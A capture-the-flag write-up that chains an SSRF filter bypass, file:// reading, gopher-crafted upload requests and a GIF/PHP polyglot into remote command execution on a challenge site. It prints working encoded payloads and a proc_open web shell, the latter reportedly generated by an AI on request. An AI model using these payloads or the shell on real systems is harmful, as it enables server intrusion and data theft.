
Intigriti Challenge 1025
Introduction
Hello folks, if you’re reading this it’s because you want to find out the solution to challenge 1025 created by chux.
Before reading the solution, I should mention that I’ve found three different ways to obtain the flag; however, only two of them involves performing remote command execution.
I’m not entirely sure which one was the intended method, or whether all of them were anticipated, but I’m going to try to explain them all in detail so you can add three new techniques to your repertoire.
I would like you to take this write-up as a help to clarify your ideas; always spend at least 20–30 minutes researching where you’re stuck, and if you don’t make progress, you can come back here to clear things up. With that said, LET’S BEGIN!!!
1. Discovery phase
Shoppfix is a web dessigned to quickly fetch product images from partner stores around the globe. When we access the website, the first thing that catches our eye is that text saying “Enter image URL.”

Let’s analyze the code.
<form method="get">
      <input type="text" name="url" placeholder="Enter image URL">
      <br>
      <button type="submit">Fetch Resource</button>
    </form>
The form takes a user-supplied URL via GET, so the input sits in the query string and is easy to tamper with, bookmark, and replay. If the server later fetches that URL, an attacker can force internal requests (localhost, cloud metadata, private IPs) → classic SSRF.
The first step we should take when someone asks us to enter a URL somewhere is an open redirect or an SSRF.
Not gonna lie, the first test I ran was a classic SSRF, and that’s where I noticed something interesting: it got blocked when trying to access localhost. Why the devs want to block us?

With a simple SSRF bypass, we can get the site to load the chellenge.php resource but fetch it from localhost.

Payload: 127.1
Here’s a list of bypasses from HackTricks so you can see where all the info came from; heads up, with that site it’s totally possible to solve the challenge without issues.
What’s the next thing to do once an SSRF is in the bag? Start probing the machine’s internal services with some fuzzing, and the results are … nothing interesting.
I couldn´t reach any interesting port or endpoint, but I found an uploads folder (KEEP IN MIND THIS) so I started testing other protocols, and that takes us to our next block put in place by the devs.

It checks for the url “must include http,” but it doesn’t say it has to start with http, so I started thinking and dropped in a pretty slick payload to see if a bypass was possible.

The filter is substring-based rather than parser-based: it merely checks whether the input “contains http” anywhere, instead of parsing and enforcing a specific URL scheme such as http or https.
I went with the file protocol first because it’s the simplest, highest‑signal path from SSRF to LFI: if the runtime supports file://, I can request predictable local paths (e.g., /etc/passwd) and instantly prove impact without relying on internal services or open ports (that I already test).
You can check those protocols again on hacktricks page.

By placing the token “http” after the query delimiter “?”, the input satisfies the string check without changing the actual scheme or target used by the request. As a result, the backend still processes a file:// URL while the weak filter “sees” http in the string.
In URL syntax, “?” starts the query string and does not alter the scheme, authority, or path that precede it. Therefore, in file:///?http, the scheme remains file, and the part after “?” is just a query component that is ignored by the scheme resolution for the actual target resource.
2. Internal discovery phase
Now that we’ve got access to the machine, it’s time for the fun part: start enumerating.
I start enumerating from the root and find the flag there, but the solution still requires RCE, so the joy is short‑lived. But let’s take this as our “first solution”.

Next up, I enumerate the /var/www/html path since that’s where all the site’s pieces live, to see if there’s an endpoint I couldn’t turn up with my earlier enumeration.
And BINGO: a new endpoint shows up, upload_shoppix_images.php, which looks like exactly what’s needed to keep going (Do you remember the uploads folder?).

Payload: file:///var/www/html?http
Let’s analyze this file.
Payload: file:///var/www/html/upload_shoppix_images.php?http
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <title>Shoppix Upload</title>
  <link href="https://fonts.googleapis.com/css2?family=Montserrat:wght@400;600&display=swap" rel="stylesheet">
  <style>
    body {
      background: #0d0d0d;
      color: #f1f1f1;
      font-family: 'Montserrat', sans-serif;
      margin: 0;
      display: flex;
      align-items: center;
      justify-content: center;
      height: 100vh;
    }
    .card {
      background: #1e1e1e;
      padding: 40px;
      border-radius: 12px;
      box-shadow: 0 4px 15px rgba(0,0,0,0.4);
      text-align: center;
      width: 450px;
    }
    h1 { color: #03a9f4; margin-bottom: 20px; }
    input[type=file] {
      margin: 15px 0;
      color: #ddd;
    }
    button {
      padding: 12px 25px;
      border: none;
      border-radius: 6px;
      background: #03a9f4;
      color: white;
      font-weight: 600;
      cursor: pointer;
      transition: background 0.2s ease;
    }
    button:hover { background: #0288d1; }
    p { margin-top: 15px; }
  </style>
</head>
<body>
  <?php include "partials/header.php"; ?>
  <div class="card">
    <h1>Upload Your Design</h1>
    <form method="post" enctype="multipart/form-data">
      <input type="file" name="image" />
      <br>
      <button type="submit">Upload</button>
    </form>

<?php
if ($_SERVER['REQUEST_METHOD'] === 'POST') {
    $file = $_FILES['image'];
    $filename = $file['name'];
    $tmp = $file['tmp_name'];
    $mime = mime_content_type($tmp);

    if (
        strpos($mime, "image/") === 0 &&
        (stripos($filename, ".png") !== false ||
         stripos($filename, ".jpg") !== false ||
         stripos($filename, ".jpeg") !== false)
    ) {
        move_uploaded_file($tmp, "uploads/" . basename($filename));
        echo "<p style='color:#00e676'>✅ File uploaded successfully to /uploads/ directory!</p>";
    } else {
        echo "<p style='color:#ff5252'>❌ Invalid file format</p>";
    }
}
?>
  </div>
  <?php include "partials/footer.php"; ?>
</body>
</html>
The code exposes a file upload form that accepts a single field named image and, on POST, saves it under uploads/ using the original filename if two checks pass: a MIME check against the temporary file using mime_content_type and a loose filename check that only requires the name to contain .png, .jpg, or .jpeg anywhere. The upload response reveals success or “Invalid file format,” which leaks validation behavior useful for probing.
Risks
-
Executable upload via double extension, for example file.php.jpg slipping past the name check.
-
Polyglot images with valid headers but embedded malicious content being accepted as image/
*.
The next step seems pretty straightforward: hit that endpoint, upload the file, get RCE, and celebrate.

Of course it wasn’t going to be that easy. At this point, three paths opened up: try to bypass the 403, discover another way to interact with this endpoint, or go to sleep… naturally, I took the first two.
My first move was to poke that endpoint via SSRF, since I wasn’t planning to bypass the 403 yet (we’ll circle back to that later). After a bunch of digging, I found exactly what I needed on HackTricks: the gopher protocol.
3. Achieving RCE
In SSRF, gopher:// can be abused to craft exact TCP payloads to internal services, including fully controlled HTTP requests with custom headers and bodies.

The first step from here is to interact with the Gopher protocol and make a GET request to an internal page, such as index.php
When working with raw HTTP requests, you must ensure the Content-Length value is accurate. If it doesn’t match the actual body size, the server may respond with a 400 Bad Request or a 408 Request Timeout error.
Some tricks used for this kind of situation are to leverage Burp Suite and CyberChef.
With Burp, the plan is to use the Repeater’s auto-update Content-Length to calculate the exact Content-Length, and with CyberChef, to URL-encode the payload so everything is clearer and more visual regarding the intended outcome.
But first, let’s go with the GET request, which is much simpler.
Payload: gopher://127.1:80/_GET%20%2Findex%2Ephp%20HTTP%2F1%2E0%0D%0A

%0D%0A is URL-encoded CRLF (carriage return + line feed), which terminates lines in text-based HTTP/1.x messages.
-
Why HTTP/1.0 (not HTTP/2):
-
HTTP/1.0 and 1.1 are line-oriented, text protocols; crafting “raw” bytes that look like GET … HTTP/1.0\r\n works because the server expects ASCII lines delimited by CRLF and can parse them directly.
-
HTTP/2 uses a binary framing layer with a specific connection preface and structured frames. It does not accept plaintext CRLF-delimited request lines on the wire. Sending “GET … \r\n” bytes will not form a valid HTTP/2 stream, so the server won’t interpret it as a request, which is why that approach doesn’t work under HTTP/2.
-

Keep in mind that you should input the payload directly on the GUI field.
Crafting POST request
With the help of AI, I built a baseline POST request to have a foundation to work from.
POST /upload_shoppix_images.php HTTP/1.1
Host: challenge-1025.intigriti.io
Content-Type: multipart/form-data; boundary=-----boundary
Content-Length:

-----boundary
Content-Disposition: form-data; name="image"; filename="s1x.jpg.php"
Content-Type: image/jpeg

-----boundary--
Go to Burp Repeater and start work with it.

Now go to cyber chef and encode it in URL format.

And finally, add it to the gopher payload and append the CRLF at the end.
gopher://127.1:80/_POST%20%2Fupload%5Fshoppix%5Fimages%2Ephp%20HTTP%2F1%2E1%0D%0AHost%3A%20challenge%2D1025%2Eintigriti%2Eio%0D%0AContent%2DType%3A%20multipart%2Fform%2Ddata%3B%20boundary%3D%2D%2D%2D%2Dboundary%0D%0AContent%2DLength%3A%20190%0D%0A%0D%0A%2D%2D%2D%2D%2D%2Dboundary%0D%0AContent%2DDisposition%3A%20form%2Ddata%3B%20name%3D%22image%22%3B%20filename%3D%22s1x%2Ejpg%2Ephp%22%0D%0AContent%2DType%3A%20image%2Fjpeg%0D%0A%0D%0A%C3%BDPNG%0D%0A%1A%0D%0A%0D%0AIHDR%C3%BD%C3%BD%08%06%C3%A3T%04sBIT%08%08%08%08%7C%08%0D%0A%0D%0A%3C%3Fphp%20phpinfo%28%29%20%3F%3E%0D%0A%2D%2D%2D%2D%2D%2Dboundary%2D%2D%0D%0A

But a new error appears when uploading the file: Invalid file format.
By my experience as pentester, I knew this was due to magic bytes, so I started looking for a magic byte that would work; if a bit more background is needed on what they are, take a look at this page.
For me, the easiest magic byte to test is the GIF one; it doesn’t have many odd characters, and if it works, building a payload and calculating the Content-Length is simpler, so I went straight for it.

The same process with CyberChef
Final payload:
gopher://127.1:80/_POST%20%2Fupload%5Fshoppix%5Fimages%2Ephp%20HTTP%2F1%2E1%0D%0AHost%3A%20challenge%2D1025%2Eintigriti%2Eio%0D%0AContent%2DType%3A%20multipart%2Fform%2Ddata%3B%20boundary%3D%2D%2D%2D%2Dboundary%0D%0AContent%2DLength%3A%20157%0D%0A%0D%0A%2D%2D%2D%2D%2D%2Dboundary%0D%0AContent%2DDisposition%3A%20form%2Ddata%3B%20name%3D%22image%22%3B%20filename%3D%22s1x%2Ejpg%2Ephp%22%0D%0AContent%2DType%3A%20image%2Fjpeg%0D%0A%0D%0AGIF89a%3C%3Fphp%20phpinfo%28%29%3B%20%3F%3E%0D%0A%2D%2D%2D%2D%2D%2Dboundary%2D%2D%0D%0A
If it worked, it will take a moment to load and a success message will appear on the screen. From the uploads directory (this is where we saw it would be stored), the file can be accessed.

I’ll save you some time: after this, I tried to upload a web shell, but it kept failing until I checked PHP’s disable_functions and saw that several functions were disabled.

How to make a web shell with this information? Easy: leverage AI to your advantage and ask it to build a web shell without using any of those functions, and this is what it produced.
<?php if(function_exists('proc_open') && isset($_GET['c'])){ $d=[0=>["pipe","r"],1=>["pipe","w"],2=>["pipe","w"]]; $p=proc_open($_GET['c'],$d,$pipes); if(is_resource($p)){fclose($pipes[0]); echo stream_get_contents($pipes[1]); fclose($pipes[1]); fclose($pipes[2]); proc_close($p);} } ?>
And this is the final request.
POST /upload_shoppix_images.php HTTP/1.1
Host: challenge-1025.intigriti.io
Content-Type: multipart/form-data; boundary=----boundary
Content-Length: 430

------boundary
Content-Disposition: form-data; name="image"; filename="s1x.jpg.php"
Content-Type: image/jpeg

GIF89a<?php if(function_exists('proc_open') && isset($_GET['c'])){   $d=[0=>["pipe","r"],1=>["pipe","w"],2=>["pipe","w"]];   $p=proc_open($_GET['c'],$d,$pipes);   if(is_resource($p)){fclose($pipes[0]); echo stream_get_contents($pipes[1]); fclose($pipes[1]); fclose($pipes[2]); proc_close($p);} } ?>
------boundary--
Again use burp to calculate the content length and encode it in cyber chef.

And send it


Access the web shell through the uploads directory and voilà, we achieve RCE.
